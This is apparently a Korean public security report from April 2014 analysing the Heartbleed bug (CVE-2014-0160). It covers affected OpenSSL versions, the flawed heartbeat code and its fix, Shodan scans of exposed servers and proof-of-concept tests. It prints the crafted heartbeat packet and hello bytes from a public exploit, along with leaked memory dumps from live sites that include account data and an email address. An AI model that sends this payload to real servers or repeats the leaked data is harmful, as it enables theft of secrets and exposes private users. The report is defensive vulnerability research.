

#HNS-WI-14-04

CVE-2014-0160 버그 분석

"Heartbleed Bug"

v.01

(공개용)



2014-04-10

이 자료는 공개용 버전으로, 일부 내용이 삭제되었거나 수정되었으며,
일부 내용은 추가 테스트 과정이 필요하고, 이 테스트 과정이 끝난 후 업데이트 될 것임

내용 요약

이 보고서는 2014년 4월 둘째 주에 심각한 보안 문제로 등장한 CVE-2014-0160 취약점에 대한 분석과 proof of concept 코드 테스트 결과를 담은 것임

CVE-2014-0160은 일명 'Heartbleed Bug'로 불리는 것은 이 취약점이 OpenSSL의 TLS/DTLS의 Heartbeat Extension을 구현하는 부분에서 문제가 발생하고, 관련 정보를 최초로 공개한 Codenomicon에서 비즈니스 전략을 위해 피 흘리는 하트 모양의 이미지와 함께 'heartbleed'란 용어를 사용했으며, 이것이 보안계에 통용되었기 때문임

CVE-2014-0160 취약점을 공격할 경우 메모리로부터 민감한 정보(비밀 키, 패스워드, 개인정보 등)를 확보할 수 있으며, 안드로이드 시스템도 공격 대상이 될 수 있고, 공격자의 흔적이 남지 않는 특징이 있음

취약한 OpenSSL 버전은 OpenSSL 1.0.1 ~ 1.0.1f로, shodan을 이용해 검색한 결과 OpenSSL 버전 1.0.1a를 사용하는 시스템은 554개, 1.0.1b는 1,047개, 1.0.1c는 172,127개, 1.0.1d는 27,500개, 1.0.1e는 349,561개, 1.0.1f는 11,370개였으며, proof of concept 코드로 테스트한 결과 이들 중 일부는 취약하지 않은 시스템도 있었으며, 흥미로운 것은 OpenSSL/1.0.1b 버전을 가장 많이 사용하는 국가는 한국이었음

문제를 해결하기 위해 OpenSSL 1.0.1g 이상의 버전으로 업데이트가 필요하고, yahoo 등을 비롯한 일부 사이트의 경우 계정정보와 패스워드 등의 정보가 유출되었으므로 패스워드 변경도 필요함

1. 개요

CVE-2014-0160 취약점은 Google의 연구원 Neel Mehta와 보안회사 Codenomicon¹의 연구원들에 의해 발견되었으며, 'Heartbleed' 버그 관련 정보는 우리나라 시간으로 4월 8일(화)에 공개되었으며, CVE 식별자는 CVE-2014-0160임

Codenomicon사는 Heartbleed 관련 웹 사이트를 별도로 오픈하여 정보를 제공하고 있으며, 웹 사이트 주소는 <http://heartbleed.com>임

CVE-2014-0160 취약점이 'Heartbleed Bug'로 불리는 것은 이 취약점이 OpenSSL의 TLS/DTLS의 Heartbeat Extension을 구현하는 부분에서 문제가 발생하고, 관련 정보를 최초로 공개한 Codenomicon에서 비즈니스 전략을 위해 피 흘리는 하트 모양의 이미지와 함께 'heartbleed'란 용어를 사용했으며, 이것이 보안계에 통용되었기 때문임

취약한 OpenSSL 버전은 OpenSSL 1.0.1 ~ 1.0.1f, 그리고 1.0.2-beta1이며, OpenSSL에서 TLS/DTLS 구현이 Heartbeat Extension 패킷을 적절하게 핸들링하지 못해 발생하고, 원격 공격자는 이를 이용해 조작된 패킷으로 프로세스 메모리에 저장된 민감한 정보를 획득할 수 있음

shodan을 이용해 검색한 결과 OpenSSL 버전 1.0.1a를 사용하는 시스템은 554개, 1.0.1b는 1,047개, 1.0.1c는 172,127개, 1.0.1d는 27,500개, 1.0.1e는 349,561개, 1.0.1f는 11,370개였으며, proof of concept 코드로 테스트한 결과 이들 중 일부는 취약하지 않은 시스템도 있었으며, 흥미로운 것은 OpenSSL/1.0.1b 버전을 가장 많이 사용하는 국가는 한국이었음

현재 CVE-2014-0160 취약점을 테스트하기 위해 공개된 proof of concept 코드는 7개 이상이며, 대부분 Jared Stafford의 코드 "hb-test.py"를 수정한 것들로, 연속 수행 기능을 넣어 한번의 heartbeat에 64KB의 데이터만 추출할 수 있는 문제점을 해결한 SensePost가 수정한 "heartbleed-poc.py"가 활용도 면에서 가장 뛰어난 것으로 보이며, 공개되지 않은 코드들 중에는 해커들이 자신들의 목적에 맞게 수정한 것들도 다수 있을 것으로 추측됨

공격이 성공할 경우 로그를 남기지 않기 때문에 공격을 당했는지 여부를 확인하기 쉽지 않음


이 문제를 해결하기 위해 OpenSSL 1.0.1g에서는 해당 취약점이 패치가 되었으므로, OpenSSL 1.0.1g 이상의 버전으로 업데이트 필요

¹ <http://www.codenomicon.com>

2. 세부내용

1) CVE-2014-0160 / Heartbleed Bug

- 이 취약점은 CVE를 운영하는 MITRE(<http://cve.mitre.org>)에 의해서 CVE-2014-0160, CVE-2014-0346이라는 식별번호를 얻었는데, 이는 동시에 이 취약점이 발견되었기 때문이며, 중복 식별자 사용으로 인한 혼란을 막기 위해 CVE-2014-0160을 공식 식별자로 사용하기로 관련 기관이 결정함
- CVE-2014-0160이 'Heartbleed Bug'로 불리는 것은 이 취약점이 OpenSSL의 TLS/DTLS(Transport Layer Security / Datagram Transport Layer Security)의 Heartbeat Extension(RFC6520²) 구현 상의 문제로 발생하고, 관련 정보를 최초로 공개한 Codenomicon에서 기술적 이유보다는 비즈니스 전략을 위해 이 용어를 사용했으며, 이것이 보안계에 통용되었기 때문임
- Codenomicon의 자료³에 따르면, 실제 자신들의 테스트에서 Codenomicon은 X.509 인증을 위해 사용되는 비밀키를 확보할 수 있었다고 주장하고 있으나 Google의 연구원 Adam Langley는 비밀키와 같은 민감한 정보는 유출되지 않았으며, 오래된 연결 버퍼들(쿠기 등)만 확보할 수 있었다고 상반된 주장을 하고 있으며, 사용자 ID와 패스워드가 노출되는 것을 확인한 자료들은 공개되고 있으나 아직 비밀 키가 노출되었다는 자료는 4월 10일 오전 현재 공개되지 않은 상태임
- 초기 대응이 늦었던 yahoo의 경우 계정 id와 패스워드 정보 등이 노출되었음



```

sk=DAAEbIHuVfyf1L
ks=EAAsreZa24cTRoERmqX0QmdA
d=c2uBTVRJeE5nRTRDRGM1TRFNE5UW50BYQFZQUUBZwFR5U1TTkVIRVpUTE10UEE2T0g3RVFB8NMQQFzY2lkAUcuUzRBV
M8ZxQ1hBAXnjAXdsAXp6AURjQU5UQkE3RQ
SSLv
s=lvTKM6zETpV5nwNbMcC65Ir
kv=0
RT=s
r=https
V=v
m=0
ypcdb=3cdfbc9e9f1054afd64e948884014384
U=mt
ux=ACDRTB
un=b1ti r21le2qsa
regType=yidreg
firstName=
secondName=
yahooId=yehet
domain=yahoo
password=
mobileCountryCode=
mobileNumber=
mm=01
dd=07
yyyy=2000
gender=mg9
kv=0
U=mt
ux=zq0QTB
un=7bbkfn0j rtdtj
ypcdb=9c74d8275f12f88bf77f191797e1a40e
mm=03
dd=5
yyyy=1991
gender=m
asdk_embedded=0
captchaLang=ko
captchaCdata=ws
captchaClassInfo=ws
captchaClassicCaptchaId=ws
captchaVisualCaptchaId=ws
captchaAudioCaptchaId=ws
captchaView=visual
captchaAnswer=cqzdx6

```

² <https://tools.ietf.org/html/rfc6520>

³ <http://heartbleed.com>

- 취약한 OpenSSL 버전은 OpenSSL 1.0.1 ~ 1.0.1f, 그리고 1.0.2-beta1까지로 알려져 있으며⁴, 1.0.1g에서 패치가 이루어졌고, OpenSSL에서 TLS/DTLS 구현이 Heartbeat Extension 패킷을 적절하게 핸들링하지 못해 발생하고, 원격 공격자는 이를 이용해 조작된 패킷으로 프로세스 메모리에 저장된 민감한 정보를 획득할 수 있음
- 취약한 버전을 탑재한 운영체제
 - * Debian Wheezy (stable), OpenSSL 1.0.1e-2+deb7u4
 - * Ubuntu 12.04.4 LTS, OpenSSL 1.0.1-4ubuntu5.11
 - * CentOS 6.5, OpenSSL 1.0.1e-15
 - * Fedora 18, OpenSSL 1.0.1e-4
 - * OpenBSD 5.3 (OpenSSL 1.0.1c 10 May 2012) & 5.4 (OpenSSL 1.0.1c 10 May 2012)
 - * FreeBSD 10.0 - OpenSSL 1.0.1e 11 Feb 2013
 - * NetBSD 5.0.2 (OpenSSL 1.0.1e)
 - * OpenSUSE 12.2 (OpenSSL 1.0.1c)
- 취약하지 않은 버전을 탑재한 운영체제
 - * Debian Squeeze (oldstable), OpenSSL 0.9.8o-4squeeze14
 - * SUSE Linux Enterprise Server
 - * FreeBSD 8.4 - OpenSSL 0.9.8y 5 Feb 2013
 - * FreeBSD 9.2 - OpenSSL 0.9.8y 5 Feb 2013
 - * FreeBSD Ports - OpenSSL 1.0.1g (At 7 Apr 21:46:40 2014 UTC)
- TLS Heartbeat 매커니즘은 데이터가 전송이 되지 않고 있을 때도 연결을 지속하도록 디자인되었으며⁵, payload 길이와 랜덤한 데이터를 가지고 있는 HeartbeatRequest 메시지를 한 peer가 전송하면, HeartbeatRequest 메시지를 받은 상응하는 peer는 반드시 수신한 HeartbeatRequest payload와 정확하게 같은 데이터의 HeartbeatResponse를 보내야만 함⁶,
- 이 버그와 관련된 파일은 d1_both.c와 t1_lib.c로, CVE-2014-0160 버그를 일으키는 취약한 부분은 다음과 같음

⁴ <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160>

⁵ rfc6520에서 부분 발췌, "The Heartbeat Extension provides a new protocol for TLS/DTLS allowing the usage of keep-alive functionality without performing a renegotiation and a basis for path MTU (PMTU) discovery for DTLS."

⁶ rfc6520 에서 부분 발췌, "A HeartbeatRequest message can arrive almost at any time during the lifetime of a connection. Whenever a HeartbeatRequest message is received, it SHOULD be answered with a corresponding HeartbeatResponse message."

/* HeartbeatRequest의 데이터 구조체 */⁷

```
struct {
    HeartbeatMessageType type;
    uint16 payload_length;
    opaque payload[HeartbeatMessage.payload_length];
    opaque padding[padding_length];
} HeartbeatMessage;
```

/* 다음은 t1_lib.c 파일에서 발췌한 부분으로, CVE-2014-0160 취약점을 초래하는 부분 */

```
#ifndef OPENSSL_NO_HEARTBEATS
int
tls1_process_heartbeat(SSL *s)
{
    unsigned char *p = &s->s3->rrec.data[0], *pl;
    unsigned short hbtype;
    unsigned int payload;
    unsigned int padding = 16; /* Use minimum padding */

    /* Read type and payload length first */
    hbtype = *p++;
    n2s(p, payload); // 사용자가 통제하는 데이터로부터 payload 길이를 읽음
    pl = p;

    if (s->msg_callback)
        s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
                        &s->s3->rrec.data[0], s->s3->rrec.length,
                        s, s->msg_callback_arg);

    if (hbtype == TLS1_HB_REQUEST)
    {
        unsigned char *buffer, *bp;
        int r;

        /* Allocate memory for the response, size is 1 bytes
         * message type, plus 2 bytes payload length, plus
         * payload, plus padding
         */
        buffer = OPENSSL_malloc(1 + 2 + payload + padding);
        bp = buffer;

        /* Enter response type, length and copy payload */
        *bp++ = TLS1_HB_RESPONSE;
        s2n(payload, bp);
        memcpy(bp, pl, payload); //실제 payload 크기에 대한 확인 없이 읽은 payload 길이를 사용
        bp += payload;
        /* Random padding */
        RAND_pseudo_bytes(bp, padding);

        r = ssl3_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload + padding);
```

⁷ rfc6520, 섹션 4, 'Heartbeat Request and Response Messages'에서 발췌

- 위의 코드를 보면 incoming 데이터는 바운드 체크를 하지 않는 payload 길이를 포함하고 있으며, OpenSSL은 이에 응답 하기 위해 버퍼를 할당하는데, 'payload' 데이터 바이트를 포인터 'p'로부터 그 버퍼에 복사하지만 데이터에 'payload' 바이트가 실제로 있는지 확인하지 않으며, 그래서 공격자는 프로세스 메모리로부터 64KB의 데이터 '조각'을 확보할 수 있음
- 이 문제는 다음과 같이 바운드 체크를 통해 해결할 수 있음

```
+ /* Read type and payload length first */
+ if (1 + 2 + 16 > s->s3->rrec.length)
+     return 0; /* silently discard */
+ hbtype = *p++;
+ n2s(p, payload);
+ if (1 + 2 + payload + 16 > s->s3->rrec.length)
+     return 0; /* silently discard per RFC 6520 sec. 4 */
+ pl = p;
+
```

2) 취약점 확인 / Proof of Concept 코드 / 스캐너

- 테스트를 위해 사용할 취약한 서버들은 shodan을 이용해 찾았으며, 유료 사용자가 아닐 경우 shodan 웹사이트를 통해 검색할 경우 그 결과 값을 10개밖에 볼 수가 없어서 shodan의 파이썬의 API를 이용해 스캐닝 코드를 작성하여 검색하였으며, 검색 키워드는 'OpenSSL'과 'OpenSSL/1.0.1'로 설정하였으며, 'OpenSSL/1.0.1'로 검색했을 때는 정확한 버전 정보가 나오지 않아 정확한 버전을 입력하여 검색함
- 다음은 취약한 OpenSSL 버전을 찾기 위해 사용한 파이썬 코드임

- 파이썬 스캐닝 코드로 검색한 결과 OpenSSL 버전 1.0.1a는 554개, 1.0.1b는 1,047개, 1.0.1c는 172,127개, 1.0.1d는 27,500개, 1.0.1e는 349,561개, 1.0.1f는 11,370개였으며, proof of concept 코드로 테스트한 결과 이들 중 일부는 취약하지 않은 시스템도 있어 일부 시스템은 보안 조치를 실시한 것으로 보이며, shodan 검색 엔진을 이용한 결과를 바탕으로 보면 적어도 50,000개 이상의 시스템이 취약할 것으로 판단됨

```

ghost-2:heartbleed  ghost$ python openssl_scanner1.py
=====
Systems found: 172127
=====
IP: [REDACTED]
HTTP/1.0 302 Found
Date: Thu, 10 Apr 2014 15:08:07 GMT
Server: Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7
X-Powered-By: PHP/5.4.7
Location: http://[REDACTED]
Content-Length: 0
Content-Type: text/html

IP: [REDACTED]
HTTP/1.0 302 Found
Date: Thu, 10 Apr 2014 15:07:55 GMT
Server: Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7
X-Powered-By: PHP/5.4.7
Location: http://[REDACTED]
Content-Length: 0
Content-Type: text/html

IP: [REDACTED]
HTTP/1.0 200 OK
Date: Thu, 10 Apr 2014 15:03:17 GMT
Server: Apache/2.4.2 (Unix) OpenSSL/1.0.1c PHP/5.4.4
Last-Modified: Wed, 09 Apr 2014 15:46:34 GMT
ETag: "8-4f69e014e0a00"
Accept-Ranges: bytes
Content-Length: 0
Content-Type: text/html

IP: [REDACTED]
HTTP/1.0 200 OK
Date: Thu, 10 Apr 2014 14:59:58 GMT
Server: Apache/2.2.22 (Unix) mod_ssl/2.2.22 OpenSSL/1.0.1c mod_apreq2-20051231/2.6.8 mod_perl/2.8.5
Perl/v5.8.9
Last-Modified: Fri, 27 May 2011 17:56:37 GMT
ETag: "72db330-759d-4a445a8b55f40"
Accept-Ranges: bytes
Content-Length: 30109
Connection: close
Content-Type: text/html

```


- 다음 표는 Shodan 웹 사이트를 통해 취약한 버전들이 사용되는 서비스와 가장 많이 사용하는 국가들의 목록이며, 취약한 시스템들이 업데이트가 되고 있어 표에서 나오는 취약한 시스템의 수는 점차 줄어들 것으로 예상됨

OpenSSL/1.0.1a	OpenSSL/1.0.1b	OpenSSL/1.0.1c
Services HTTP 346 HTTPS 182 HTTP Alternate 19 HTTP 6 HTTPS Alternate 1 Top Countries United States 192 France 83 Russian Federation 52 United Kingdom 39 Germany 17	Services HTTP 810 HTTPS 138 HTTP Alternate 86 Oracle ISQL Plus 3 HTTPS Alternate 2 Top Countries Korea, Republic of 587 United States 288 France 17 Russian Federation 16 Japan 11	Services HTTP 118,309 HTTPS 40,700 Synology 7,722 HTTP Alternate 3,472 HTTP 1,538 Top Countries United States 37,953 Germany 26,734 France 6,994 China 6,792 Japan 6,598
OpenSSL/1.0.1d	OpenSSL/1.0.1e	OpenSSL/1.0.1f
Services HTTP 18,538 HTTPS 4,403 Synology 3,859 HTTP Alternate 485 HTTP 154 Top Countries Germany 9,326 France 4,551 United States 1,815 United Kingdom 1,390 Switzerland 415	Services HTTP 261,265 HTTPS 66,296 Synology 14,193 HTTP Alternate 4,767 HTTP 2,035 Top Countries United States 109,891 Germany 40,520 Russian Federation 26,107 France 16,665 Canada 15,601	Services HTTP 7,812 HTTPS 3,269 HTTP Alternate 163 HTTP 76 HTTPS Alternate 23 Top Countries United States 3,643 Switzerland 1,208 Germany 1,197 Poland 463 France 174

- 앞의 결과를 보면 OpenSSL/1.0.1b 버전을 가장 많이 사용하는 국가는 한국임을 알 수 있음

#1. filippo.io/Heartbleed/ 이용

- 개발자이자 암호 전문가인 Filippo Valsorda는 CVE-2014-0160 버그에 취약한 지 여부를 확인할 수 있는 웹 사이트 <http://filippo.io/Heartbleed/>를 공개하였으며, 해당 checker 소스 코드는 <https://github.com/FiloSottile/Heartbleed>에서 다운받을 수 있음



Heartbleed test [FAQ/status](#)

If there are problems, head to the [FAQ](#)

Enter a URL or a hostname to test the server for CVE-2014-0160.

[Go!](#)


You can specify a port like this `example.com:4433`. 443 by default.

[Go here](#) for all your Heartbleed information needs.


If you want me to fix Heartbleed for you, write you some Go or design some crypto, I'm a freelancer (for now?), so get in contact: [click here!](#) And if you want to donate something, I've put a couple of buttons [here](#).

Built in a frenzy by [Filippo Valsorda](#). [Twitter](#), [Github](#). <3

- 그러나 확인 결과 이 사이트의 테스트 결과가 정확하지 않을 때가 있으며, 따라서 이 사이트를 이용해 취약성 여부를 체크하는 것은 정확하지 않은 결과와 판단을 내릴 수 있으며, 다음은 국내 사이트를 대상으로 이 문제에 대해 확인한 것임



- 위의 결과에서는 취약하지 않다고 나오지만 공개된 proof of concept 코드를 이용하면 다음과 같이 정보가 노출되어, 해당 호스트는 CVE-2014-0160 버그에 취약함을 확인할 수 있음



#2. Jared Stafford의 OpenSSL heartbeat PoC, "hb-test.py"

- 이 PoC 코드는 가장 먼저 공개된 proof of concept 코드로, 현재 다른 해커들에 의해 수정되고 있으며, 최초 코드는 <https://gist.github.com/takeshixx/10107280>에서 확인할 수 있음

- hello packet 분석

```
hello = h2bin('')
1: 16 03 02 00 dc 01 00 00 d8 03 02 53
2: 43 5b 90 9d 9b 72 0b bc 0c bc 2b 92 a8 48 97 cf
3: bd 39 04 cc 16 0a 85 03 90 9f 77 04 33 d4 de 00
4: 00 66 c0 14 c0 0a c0 22 c0 21 00 39 00 38 00 88
5: 00 87 c0 0f c0 05 00 35 00 84 c0 12 c0 08 c0 1c
6: c0 1b 00 16 00 13 c0 0d c0 03 00 0a c0 13 c0 09
7: c0 1f c0 1e 00 33 00 32 00 9a 00 99 00 45 00 44
8: c0 0e c0 04 00 2f 00 96 00 41 c0 11 c0 07 c0 0c
9: c0 02 00 05 00 04 00 15 00 12 00 09 00 14 00 11
10: 00 08 00 06 00 03 00 ff 01 00 00 49 00 0b 00 04
```

```

11: 03 00 01 02 00 0a 00 34 00 32 00 0e 00 0d 00 19
12: 00 0b 00 0c 00 18 00 09 00 0a 00 16 00 17 00 08
13: 00 06 00 07 00 14 00 15 00 04 00 05 00 12 00 13
14: 00 01 00 02 00 03 00 0f 00 10 00 11 00 23 00 00
15: 00 0f 00 01 01
'''
)

```

- 라인 1: TLS header + handshake header

TLS header: 16 03 02 00 dc

- * 16 콘텐츠 타입 - Handshake
- * 03 02 TLS 버전(1.1 / 03 01 - TLS 1.0 / 03 03 - TLS 1.2)
- * 00 dc 길이(바운드 체크를 위해 사용)

Handshake header: 01 00 00 d8 03 02

- * 01 handshake 타입 - Client Hello
- * 00 00 d8 길이(바운드 체크를 위해 사용)
- * 03 02 TLS 버전 1.1

- 라인 1, 2, 3: 랜덤 데이터(32 byte)

- * 53 ~ de

- 라인 3: session id

- * 00

- 라인 15

- * 00 0f Extension 타입(Heart Beat) 체크
- * 00 01 길이
- * 01 모드 - peer는 request를 전송하는 것이 허용

- Heartbeat 패킷

```

hb = h2bin(''
18 03 02 00 03
01 40 00
'')

```

- 다음 테스트 결과는 임의의 취약한 외국 사이트를 대상으로 한 것으로, 취약성 여부만 확인하고, 민감한 정보를 악의적으로 사용하지 않고 결과를 확인 후 바로 삭제함

```

ghost-2:heartbleed ghost$ python hb_test.py
Usage: hb_test.py server [options]

```

Test for SSL heartbeat vulnerability (CVE-2014-0160)

Options:

```

-h, --help            show this help message and exit
-p PORT, --port=PORT  TCP port to test (default: 443)
-s, --starttls        Check STARTTLS
-d, --debug           Enable debug output
ghost-2:heartbleed ghost$ python hb_test.py xx.xxx.xxx.xxx
Connecting...
Sending Client Hello...
Waiting for Server Hello...
... received message: type = 22, ver = 0302, length = 58
... received message: type = 22, ver = 0302, length = 995
... received message: type = 22, ver = 0302, length = 525

```

```

... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C .@....SC[...r...
0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90 .+..H...9.....
0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0 .w.3....f.....".
0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00 !.9.8.....5.
0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0 .....
0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00 .....3.2.
0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00 ....E.D...../...
0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00 A.....
0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01 .....
0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00 ..I.....4.

```

~ 중략 ~

```

03a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
03b0: 21 02 00 00 00 00 00 00 40 89 A3 9A 6E 7F 00 00 !.....@...n...
03c0: 10 C0 7A 9B 6E 7F 00 00 32 32 38 2E 31 31 26 66 ..z.n...228.11&f
03d0: 3D 73 65 72 69 61 6C 26 65 6D 61 69 6C 3D 6A 61 =serial&email=ja
03e0: 63 71 75 69 65 73 6B 7A 31 32 37 25 34 30 68 6F cquieskz127%40ho
03f0: 74 6D 61 69 6C 2E 63 6F 6D 00 69 65 73 6B 7A 31 tmail.com.ieskz1
0400: 32 37 25 34 30 68 6F 74 6D 61 69 6C 2E 63 6F 6D 27%40hotmail.com
0410: 00 37 3A 22 73 68 6F 77 5F 70 6C 61 63 65 68 6F .7:"show_placeho
0420: 6C 64 65 72 73 22 3B 73 3A 30 3A 22 22 3B 73 3A lders";s:0:"";s:
0430: 32 30 3A 22 73 68 6F 72 74 63 6F 64 65 5F 63 68 20:"shortcode_ch
0440: 61 6E 6E 65 6C 5F 69 64 22 3B 73 3A 30 3A 22 22 annel_id";s:0:""
0450: 3B 73 3A 31 35 3A 22 64 65 66 61 75 6C 74 5F 61 ;s:15:"default_a
0460: 64 5F 74 79 70 65 22 3B 73 3A 30 3A 22 22 3B 73 d_type";s:0:"";s
0470: 3A 31 35 3A 22 67 6F 6F 67 6C 65 5F 63 6F 6C 6F :15:"google_colo
0480: 72 5F 62 67 22 3B 73 3A 37 3A 22 23 46 46 46 46 r_bg";s:7:"#FFFF
0490: 46 46 22 3B 73 3A 31 39 3A 22 67 6F 6F 67 6C 65 FF";s:19:"google
04a0: 5F 63 6F 6C 6F 72 5F 62 6F 72 64 65 72 22 3B 73 _color_border";s
04b0: 3A 37 3A 22 23 45 45 45 45 45 45 22 3B 73 3A 31 :7:"#EEEEEE";s:1
04c0: 11 01 00 00 00 00 00 00 C0 BC 79 9B 6E 7F 00 00 .....y.n...
04d0: 40 89 A3 9A 6E 7F 00 00 6D 2E 63 6F 6D 00 00 00 @...n...m.com...
04e0: 00 00 00 00 00 00 00 00 3A 22 67 6F 6F 67 6C 65 .....:"google
04f0: 5F 63 6F 6C 6F 72 5F 75 72 6C 22 3B 73 3A 37 3A _color_url";s:7:
0500: 22 23 38 38 38 38 38 22 3B 73 3A 31 37 3A 22 "#888888";s:17:"
0510: 67 6F 67 6C 65 5F 63 6F 6C 6F 72 5F 74 65 78 google_color_tex
0520: 74 22 3B 73 3A 37 3A 22 23 36 36 36 36 36 36 22 t";s:7:"#666666"
0530: 3B 73 3A 37 3A 22 76 65 72 73 69 6F 6E 22 3B 73 ;s:7:"version";s
0540: 3A 33 3A 22 31 2E 36 22 3B 7D 69 3A 33 3B 61 3A :3:"1.6";i:3;a:
0550: 36 3A 7B 73 3A 35 3A 22 74 69 74 6C 65 22 3B 73 6:{s:5:"title";s
0560: 3A 30 3A 22 22 3B 73 3A 31 30 3A 22 61 64 73 65 :0:"";s:10:"adse
0570: 6E 73 65 5F 69 64 22 3B 73 3A 31 36 3A 22 35 36 nse_id";s:16:"56
0580: 31 32 32 35 33 30 37 38 33 35 31 38 32 39 22 3B 12253078351829";
0590: 73 3A 34 3A 22 74 79 70 65 22 3B 73 3A 31 35 3A s:4:" type";s:15:
05a0: 22 77 69 64 65 2D 73 6B 79 73 63 72 61 70 65 72 "wide-skyscraper
05b0: 22 3B 73 3A 34 3A 22 73 6C 6F 74 22 3B 73 3A 31 ";s:4:"slot";s:1
05c0: 30 3A 22 39 31 32 34 34 E0 05 00 00 00 00 00 00 0:"91244.....
05d0: 20 00 00 00 00 00 00 00 10 64 E0 9A 6E 7F 00 00 .....d.n...
05e0: 78 C7 83 98 6E 7F 00 00 22 63 6F 6E 74 65 6E 74 x...n..."content
05f0: E1 02 00 00 00 00 00 00 F0 88 D1 9A 6E 7F 00 00 .....n...
0600: 78 C7 83 98 6E 7F 00 00 32 3A 22 5F 6D 75 6C 74 x...n...2:"_mult
0610: C1 02 00 00 00 00 00 00 80 B6 79 9B 6E 7F 00 00 .....y.n...
0620: 78 C7 83 98 6E 7F 00 00 48 BD 79 9B 6E 7F 00 00 x...n...H.y.n...
0630: A1 02 00 00 00 00 00 00 30 B0 79 9B 6E 7F 00 00 .....0.y.n...
0640: 40 89 A3 9A 6E 7F 00 00 41 67 65 6E 74 3A 20 57 @...n...Agent: W
0650: 6F 72 64 50 72 65 73 73 2F 41 56 48 20 33 2E 36 ordPress/AVH 3.6
0660: 2E 33 3B 20 68 74 74 70 3A 2F 2F 77 77 77 2E 73 .3; http://www.s
0670: 6E 6F 77 77 65 62 2E 69 6E 66 6F 0D 0A 48 6F 73 nowweb.info..Hos
0680: 74 3A 20 77 77 77 2E 73 74 6F 70 66 6F 72 75 6D t: www.stopforum
0690: 73 70 61 6D 2E 63 6F 6D 0D 0A 41 63 63 65 70 74 spam.com..Accept
06a0: 3A 20 2A 2F 2A 0D 0A 00 FF FF FF FF 42 00 00 00 : */*.....B...
06b0: C8 BD 79 9B 6E 7F 00 00 90 00 00 00 00 00 00 00 ..y.n.....
06c0: 70 01 00 00 00 00 00 00 47 45 54 20 2F 61 70 69 p.....GET /api
06d0: 3F 69 70 3D 31 38 33 2E 32 30 37 2E 32 32 38 2E ?ip=183.207.228.
06e0: 31 31 26 66 3D 73 65 72 69 61 6C 26 65 6D 61 69 11&f=serial&mai
06f0: 6C 3D 6A 61 63 71 75 69 65 73 6B 7A 31 32 37 25 l=jacqueskz127%
